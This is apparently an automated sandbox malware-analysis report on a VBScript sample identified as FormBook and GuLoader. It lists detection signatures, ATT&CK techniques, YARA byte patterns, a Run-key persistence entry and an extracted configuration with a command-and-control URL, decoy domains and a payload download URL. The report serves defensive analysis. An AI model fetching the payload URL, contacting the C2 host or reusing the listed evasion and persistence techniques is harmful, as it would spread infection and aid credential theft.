



**ID:** 552589

**Sample Name:**

MTIR22024323\_0553381487\_20220112120005.vbs

**Cookbook:** default.jbs

**Time:** 14:52:48

**Date:** 13/01/2022

**Version:** 34.0.0 Boulder Opal

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File Written	24
File Read	24
Analysis Process: cvtres.exe PID: 6920 Parent PID: 6840	24
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Analysis Process: ieinstal.exe PID: 5244 Parent PID: 6420	25
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General	26
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Analysis Process: autochk.exe PID: 5460 Parent PID: 3440	27
General	27
Analysis Process: cmstp.exe PID: 3504 Parent PID: 3440	27
General	27
File Activities	27
File Read	27
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Analysis Process: cmd.exe PID: 5276 Parent PID: 3504	28
General	28
File Activities	28
File Created	28
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File Read	28
Analysis Process: conhost.exe PID: 5228 Parent PID: 5276	28
General	28
Analysis Process: ieinstal.exe PID: 3232 Parent PID: 3440	28
General	28
Analysis Process: ieinstal.exe PID: 6084 Parent PID: 3440	29
General	29
Analysis Process: explorer.exe PID: 6392 Parent PID: 6024	29
General	29
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# Windows Analysis Report MTIR22024323\_0553381487\_2...

## Overview

### General Information

Sample Name:	MTIR22024323_0553381487_20220112120005.vbs
Analysis ID:	552589
MD5:	564601676bee71..
SHA1:	76fca984dab2358..
SHA256:	5e12314df61fd39..
Tags:	vbs
Infos:	      

Most interesting Screenshot:



### Process Tree

### Detection




### FormBook GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

### Signatures

- Found malware configuration
- Detected FormBook malware
- Multi AV Scanner detection for subm...
- Yara detected FormBook
- Malicious sample detected (through ...)
- VBScript performs obfuscated calls ...
- Yara detected GuLoader
- Hides threads from debuggers
- Sample uses process hollowing tech...
- Tries to steal Mail credentials (via fil...
- Maps a DLL or memory area into an...
- Tries to detect Any.run

### Classification



- System is w10x64



- cleanup

## Malware Configuration

### Threatname: FormBook

```
{
  "C2 list": [
    "www.jewelrystore1.com/wk3t/"
  ],
  "decoy": [
    "cherrykidzclub.com",
    "n104w16417dongesbayrd.info",
    "pronetheus.com",
    "tukarbelanjadapatemas.com",
    "commlike.info",
    "securityhackersteam.com",
    "rainbowhitch.com",
    "nursesgrowhealth.com",
    "discontinuanceanywhere.com",
    "comprehensivetitle.site",
    "astrostorytell.store",
    "bighorncountymtjail.com",
    "tetoda.xyz",
    "derivedflame.online",
    "staging-api-projectstanley.com",
    "mcxca.com",
    "thebluefellowsnft.com",
    "arizonakissesco.com",
    "prototypephase.com",
    "aprillemack.com",
    "mrviad0.com",
    "reloindiana.com",
    "osscurrency.com",
    "orderlaespigabakery.com",
    "leohillmodeling.com",
    "ybferro.com",
    "laorganicwarehouse.com",
    "coastalrey.com",
    "gavno.online",
    "ienqvg.xyz",
    "ttautoglass.com",
    "jeffreylewiscarpentry.com",
    "aromav60.online",
    "d4vlkjrx.xyz",
    "agooddomain.com",
    "pse516.info",
    "trustexpressfreight.com",
    "tropiksuncc.com",
    "greenrailfinancialgroup.com",
    "caoyuzhou.tech",
    "calibergaragedoorrepairsinc.com",
    "medcuz.online",
    "vajktrqkgikswr.top",
    "danaesoftware.com",
    "onlinemagazineshop.online",
    "exxxclusivenft.com",
    "whatweather.today",
    "smbyee.com",
    "bjitwb.com",
    "mellowsgummies.com",
    "romeovillepowerwashing.com",
    "cheapest-swimmingpool.com",
    "bagsbandung.com",
    "conservational.one",
    "watertalk-kickstarter.com",
    "japanesefood-osaka.com",
    "aml-corp.com",
    "insurancemetafi.com",
    "bjxsjkj.com",
    "teerspmr.com",
    "fmkj888.group",
    "lawoe.net",
    "promotourpackages.com",
    "danielsden.store"
  ]
}
```

### Threatname: GuLoader

```
{
  "Payload URL": "https://www.wizumiya.co.jp/html/user_da"
}
```

## Yara Overview

### Memory Dumps

Source	Rule	Description	Author	Strings
00000001B.00000002.884036169.0000000000D4 0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001B.00000002.884036169.0000000000D4 0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"> <li>• 0x9908:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0xb82:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0x156b5:\$sequence_1: 3C 24 0F 84 76 FF FF 3C 25 74 94</li> <li>• 0x151a1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>• 0x157b7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>• 0x1592f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>• 0xa59a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06</li> <li>• 0x1441c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>• 0xb293:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>• 0xb937:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>• 0xc93a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00</li> </ul>
00000001B.00000002.884036169.0000000000D4 0000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	<ul style="list-style-type: none"> <li>• 0x18859:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0x1896c:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0x18888:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0x189ad:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0x1889b:\$sqlite3blob: 68 53 D8 7F 8C</li> <li>• 0x189c3:\$sqlite3blob: 68 53 D8 7F 8C</li> </ul>
00000001B.00000002.884961928.0000000000D7 0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001B.00000002.884961928.0000000000D7 0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"> <li>• 0x9908:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0xb82:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0x156b5:\$sequence_1: 3C 24 0F 84 76 FF FF 3C 25 74 94</li> <li>• 0x151a1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>• 0x157b7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>• 0x1592f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>• 0xa59a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06</li> <li>• 0x1441c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>• 0xb293:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>• 0xb937:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>• 0xc93a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00</li> </ul>

Click to see the 17 entries

## Sigma Overview

### System Summary:



Sigma detected: CMSTP Execution Process Creation

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Execution of Powershell with Base64

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

## Jbx Signature Overview



Click to jump to signature section

### AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

## Networking:



Potential malicious VBS script found (has network functionality)

C2 URLs / IPs found in malware configuration

## E-Banking Fraud:



Yara detected FormBook

## System Summary:



Detected FormBook malware

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

## Data Obfuscation:



VBScript performs obfuscated calls to suspicious functions

Yara detected GuLoader

## Malware Analysis System Evasion:



Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

## Anti Debugging:



Hides threads from debuggers

## HIPS / PFW / Operating System Protection Evasion:



Sample uses process hollowing technique

Maps a DLL or memory area into another process

Encrypted powershell cmdline option found

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

## Stealing of Sensitive Information:



Yara detected FormBook

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

## Remote Access Functionality:




Yara detected FormBook

## Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N
											E
											I
Valid Accounts	Scripting <span style="color: red;">4</span> <span style="color: orange;">2</span> <span style="color: green;">1</span>	Registry Run Keys / Startup Folder <span style="color: green;">1</span>	Process Injection <span style="color: red;">4</span> <span style="color: orange;">1</span> <span style="color: green;">2</span>	Deobfuscate/Decode Files or Information <span style="color: red;">1</span> <span style="color: orange;">1</span>	OS Credential Dumping <span style="color: red;">1</span>	File and Directory Discovery <span style="color: green;">2</span>	Remote Services	Archive Collected Data <span style="color: red;">1</span>	Exfiltration Over Other Network Medium	Ingress Tool Transfer <span style="color: green;">1</span>	N
Default Accounts	Shared Modules <span style="color: red;">1</span>	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder <span style="color: green;">1</span>	Scripting <span style="color: red;">4</span> <span style="color: orange;">2</span> <span style="color: green;">1</span>	LSASS Memory	System Information Discovery <span style="color: red;">1</span> <span style="color: orange;">1</span> <span style="color: green;">4</span>	Remote Desktop Protocol	Data from Local System <span style="color: red;">1</span>	Exfiltration Over Bluetooth	Encrypted Channel <span style="color: red;">1</span> <span style="color: orange;">1</span>	E
Domain Accounts	Command and Scripting Interpreter <span style="color: red;">1</span> <span style="color: orange;">1</span>	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information <span style="color: red;">3</span>	Security Account Manager	Query Registry <span style="color: red;">1</span>	SMB/Windows Admin Shares	Email Collection <span style="color: red;">1</span>	Automated Exfiltration	Non-Application Layer Protocol <span style="color: green;">2</span>	T
Local Accounts	PowerShell <span style="color: red;">2</span>	Logon Script (Mac)	Logon Script (Mac)	Masquerading <span style="color: red;">1</span>	NTDS	Security Software Discovery <span style="color: red;">4</span> <span style="color: orange;">3</span> <span style="color: green;">1</span>	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol <span style="color: red;">1</span> <span style="color: orange;">1</span> <span style="color: green;">3</span>	S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion <span style="color: red;">2</span> <span style="color: orange;">4</span> <span style="color: green;">1</span>	LSA Secrets	Process Discovery <span style="color: red;">2</span>	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection <span style="color: red;">4</span> <span style="color: orange;">1</span> <span style="color: green;">2</span>	Cached Domain Credentials	Virtualization/Sandbox Evasion <span style="color: red;">2</span> <span style="color: orange;">4</span> <span style="color: green;">1</span>	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	D
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Application Window Discovery <span style="color: red;">1</span>	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	S
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery <span style="color: red;">1</span>	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	P


## Behavior Graph




## Screenshots

### thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

Source	Detection	Scanner	Label	Link
MTIR22024323_0553381487_20220112120005.vbs	12%	ReversingLabs	Script-WScriptDownloader.SLoad	<a href="#">Download File</a>

### Dropped Files

No Antivirus matches

### Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.2.ieinstal.exe.30f0000.0.unpack	100%	Avira	HEUR/AGEN.1211214	<a href="#">Download File</a>	<a href="#">Download File</a>
18.3.ieinstal.exe.3071dc0.0.unpack	100%	Avira	HEUR/AGEN.1211214	<a href="#">Download File</a>	<a href="#">Download File</a>
27.2.cmstp.exe.eb0000.0.unpack	100%	Avira	HEUR/AGEN.1211214	<a href="#">Download File</a>	<a href="#">Download File</a>
27.0.cmstp.exe.eb0000.0.unpack	100%	Avira	HEUR/AGEN.1211214	<a href="#">Download File</a>	<a href="#">Download File</a>

### Domains

Source	Detection	Scanner	Label	Link
www.wizumiya.co.jp	0%	Virustotal		<a href="#">Browse</a>

### URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://www.wizumiya.co.jp/html/user_data/original/images/bin_WUOAiR166.binfahrschule-heli.at	0%	Avira URL Cloud	safe	
www.jewelrystore1.com/wk3t/	0%	Avira URL Cloud	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/icon	0%	URL Reputation	safe	
http://schemas.microsoft.	0%	URL Reputation	safe	
http://fahrschule-heli.at/bin_WUOAiR166.bin	0%	Avira URL Cloud	safe	
http://https://www.wizumiya.co.jp/html/user_data/original/images/bin_WUOAiR166.bin	0%	Avira URL Cloud	safe	
http://https://www.wizumiya.co.jp/html/user_da	0%	Avira URL Cloud	safe	

## Domains and IPs

### Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.jewelrystore1.com	154.208.173.143	true	true		unknown
www.wizumiya.co.jp	52.68.15.223	true	true	• 0%, VirusTotal, Browse	unknown

### Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.jewelrystore1.com/wk3t/	true	• Avira URL Cloud: safe	low
http://https://www.wizumiya.co.jp/html/user_data/original/images/bin_WUOAiR166.bin	false	• Avira URL Cloud: safe	unknown
http://https://www.wizumiya.co.jp/html/user_da	true	• Avira URL Cloud: safe	unknown

### URLs from Memory and Binaries

### Contacted IPs

### Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.68.15.223	www.wizumiya.co.jp	United States	🇺🇸	16509	AMAZON-02US	true

### Private

IP
192.168.2.1

## General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	552589
Start date:	13.01.2022
Start time:	14:52:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MTIR22024323_0553381487_20220112120005.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	44

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	<ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winVBS@25/17@2/2
EGA Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 100%</li> </ul>
HDC Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 62.3% (good quality ratio 54.3%)</li> <li>• Quality average: 71.8%</li> <li>• Quality standard deviation: 33.4%</li> </ul>
HCA Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 100%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>
Cookbook Comments:	<ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found application associated with file extension: .vbs</li> <li>• Override analysis time to 240s for JS/VBS files not yet terminated</li> </ul>
Warnings:	Show All

## Simulations

### Behavior and APIs

Time	Type	Description
14:54:20	API Interceptor	25x Sleep call for process: powershell.exe modified
14:55:50	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run KLQL6TZPVV C:\Program Files (x86)\internet e xplorer\ieinstal.exe
14:55:58	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run KLQL6TZPVV C:\Program Files (x86)\internet explorer\ieinstal.exe
14:56:17	API Interceptor	522x Sleep call for process: explorer.exe modified

## Joe Sandbox View / Context

### IPs

No context

### Domains

No context

### ASN

No context

### JA3 Fingerprints

No context

### Dropped Files

No context

## Created / dropped Files

### C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\thumbcache\_idx.db

Process:	C:\Windows\explorer.exe
File Type:	data
Category:	modified
Size (bytes):	29232
Entropy (8bit):	1.719605478566135
Encrypted:	false
SSDeep:	96:9Oxt/xlovXPg9GGbEu4M9e7jePNx/HiGEYcfg:dvXc940T/V
MD5:	A50EED197FE2E44F38A1FBC67159EFAC
SHA1:	5D176B29AB791D36E0A13F3AFF16C802C4AA135E
SHA-256:	38E2E02DD39AD867C59D825214E161A205A05077BC9BC717996E056F7812FB21
SHA-512:	617618FF90A63685E993399A9C825B3A8C6FF1361C7506E725654E12F0C8A712D3BF12F169A0E3E7CD705225BCC210AA87A79189A68AB6033E80DE1FB67F11B7
Malicious:	false
Preview:	..0 IMMM .....z.....4..... .....QR.....D.....T.....z..Q.....R..T.g.5 .....:..e.;6.....j.....x.*.....'q..e.j.....

### C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	5829
Entropy (8bit):	4.8968676994158
Encrypted:	false
SSDeep:	96:WCJ2Woe5o2k6Lm5emmXIgvyyg12jDs+un/iQLEYFjDaeWJ6KGcmXx9smyFRLcU6f:5xo5oVsm5emd0gkjDt4iWN3yBGHh9s6
MD5:	36DE9155D6C265A1DE62A448F3B5B66E
SHA1:	02D21946CBDD01860A0DE38D7EEC6CDE3A964FC3
SHA-256:	8BA38D55AA8F1E4F959E7223FDF653ABB9BE5B8B5DE9D116604E1ABB371C1C87
SHA-512:	C734ADE161FB89472B1DF9B9F062F4A53E7010D3FF99EDC0BD564540A56BC35743625C50A00635C31D165A74DCDBB330FFB878C5919D7B267F6F33D2AAB328E
Malicious:	false
Preview:	PSMODULECACHE.....<...e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule..... ....Find-Module.....Find-RoleCapability.....Publish-Script.....< e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*..... ....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

### C:\Users\user\AppData\Local\Temp\DB1

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDeep:	48:2i3nBA+IIY1Pjzr9URCVE9V8MX0D0HSFINUFaIGYFoNSs8LKvU9KVyJ7hU:pBCJyC2V8MZYfI8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
